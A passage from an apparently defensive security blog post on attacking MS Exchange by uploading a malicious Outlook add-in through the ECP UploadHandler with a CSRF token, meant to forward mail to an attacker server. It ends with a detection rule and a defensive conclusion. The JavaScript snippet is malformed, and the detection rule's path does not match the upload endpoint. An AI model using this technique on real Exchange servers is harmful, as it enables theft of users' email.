
In addition to the above technique, this attack can be performed by adding a malicious MS Outlook add-in, an [application](#) that provides users with advanced capabilities.

There are three ways to add an Outlook add-in:

- Add via the URL where the add-in is located.
- Download from the Office Store.
- Download a new add-in from file.

We use cookies (files that store information about your visits to the website) to personalise our services and to improve your browsing experience. By continuing to use this website, you agree to our use of cookies and similar technologies. If you do not consent to the use of these files, you should adjust your browser settings accordingly.

ACCEPT



Adding a new add-in via the ECP interface

The add-in is an XML format configuration file. An attacker can create a malicious config that will, for example, forward the contents of client emails to an attacker's controlled server. The `/ecp/Handlers/UploadHandler.ashx` interface is used to upload the config file.

Below is a snippet of the JavaScript code that will be executed by the Exchange administrator after being redirected to the attacker's website. This code fetches the content of the malicious `evil.xml` add-in, which is also located on the attacker's website, and sends it with a POST request to `/ecp/Handlers/UploadHandler.ashx`. The `msExchEcpCanary` parameter contains the CSRF token that was generated in the previous step. It is also worth keeping in mind that when the administrator accesses the attacker's website, their ECP session must still be active.

```
fetch('https://10.3.132.20/ecp/Handlers/UploadHandler.ashx?msExchEcpCanary=xdBrMZV5W0GNhYpZFPjHz6bBCKT1n-tgY2STxMBTejDYANNS0z')
  .method('POST',
    body: fd,
    credentials: 'include')
  .then(response => response.text())
```

We use cookies (files that store information about your visits to the website) to personalise our services and to improve your browsing experience. By continuing to use this website, you agree to our use of cookies and similar technologies. If you do not consent to the use of these files, you should adjust your browser settings accordingly.

ACCEPT

The following rule can be used to detect the loading of an add-in:

event_log_source:'IIS' AND http_method='POST' AND http_code='200' AND
http_request_uri='/api/UploadHandler.ashx'



Cyber Polygon

Рыс



Conclusion

The vulnerabilities discussed in this article are still being exploited today. Most of the time they are unsuccessful, but there are exceptions. Collecting significant security events and implementing detection rules will allow you to react to a possible attack in time to eliminate the fallout from the incident at an early stage.

In the next article, we will talk about Windows domain privilege escalation vectors through the MS Exchange server and how to detect them.

BI.ZONE Cyber Polygon Platform

Practice your cyber defense skills with scenarios based on real life incidents

We use cookies (files that store information about your visits to the website) to personalise our services and to improve your browsing experience. By continuing to use this website, you agree to our use of cookies and similar technologies. If you do not consent to the use of these files, you should adjust your browser settings accordingly.

ACCEPT



Рyc



GO TO PLATFORM

REGISTER

About

Training

FAQ

Platform

Media center



team@cyberpolygon.com

© 2024 BI.ZONE

We use cookies (files that store information about your visits to the website) to personalise our services and to improve your browsing experience. By continuing to use this website, you agree to our use of cookies and similar technologies. If you do not consent to the use of these files, you should adjust your browser settings accordingly.

ACCEPT